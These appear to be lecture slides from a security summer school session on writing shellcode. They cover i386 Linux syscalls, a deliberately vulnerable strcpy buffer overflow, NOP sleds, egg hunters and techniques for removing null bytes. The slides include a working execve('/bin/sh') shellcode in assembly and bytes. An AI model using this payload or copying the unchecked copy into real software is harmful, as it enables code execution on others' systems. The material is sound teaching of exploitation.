

(S\$\$)

ixia



Hexcellents

Session 9

Shellcode

Security Summer School

ACS/Ixia/Hexcellents

Shellcode

- The payload that we execute after gaining control of the vulnerable program
- Usually spawns a shell, but isn't limited to this

Shellcode

- The simplest shellcode: `execve("/bin/sh", NULL, NULL)`
- Must write everything from scratch
 - Call syscalls directly
 - Usually hard (but not impossible) to use pre-existing code (libc)

System calls

- Syscall convention on i386 Linux
 - syscalls are done using an “int 0x80” instruction (or sysenter)
 - syscall number in eax
 - parameters in ebx, ecx, edx, esi, edi, ebp

Example

- 1 `int` `execve(const char *filename, char *const argv[], char *const envp[]);`

- 1 `mov` `eax`, `11`
2
3 `push` `0x0`
4 `push` `0x68732f6e` ; `"hs/n"`
5 `push` `0x69622f2f` ; `"ib//"`
6
7 `mov` `ebx`, `esp`
8
9 `mov` `ecx`, `0`
10 `mov` `edx`, `0`
11
12 `int` `0x80`

Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



Stack-based buffer overflow

```
1 int f(char *s)
2 {
3     char buf[128];
4
5     strcpy(buf, s);
6
7     ...
```



NOP sled



Egg hunter



Restrictions

- Sometimes additional restrictions are placed on the shellcode
 - No null bytes
 - Only printable characters
 - Some byte values filtered

Null-free shellcode

```
0:  b8 0b 00 00 00
5:  6a 00
7:  68 6e 2f 73 68
c:  68 2f 2f 62 69
11: 89 e3
13: b9 00 00 00 00
18: ba 00 00 00 00
1d: cd 80
```

```
mov    eax, 0xb
push   0x0
push   0x68732f6e
push   0x69622f2f
mov    ebx, esp
mov    ecx, 0x0
mov    edx, 0x0
int    0x80
```

Null-free shellcode

- `b9 00 00 00 00` `mov ecx,0x0`

Null-free shellcode

- `b9 00 00 00 00` `mov ecx,0x0`
- `31 c9` `xor ecx,ecx`

Null-free shellcode

- - `b9 00 00 00 00` `mov ecx,0x0`
 - `31 c9` `xor ecx,ecx`
- - `b8 0b 00 00 00` `mov eax,0xb`

Null-free shellcode

- - `b9 00 00 00 00` `mov ecx,0x0`
 - `31 c9` `xor ecx,ecx`
- - `b8 0b 00 00 00` `mov eax,0xb`
 - `31 c0` `xor eax,eax`
 - `b0 0b` `mov al,0xb`

Resources

- <http://shell-storm.org/shellcode/>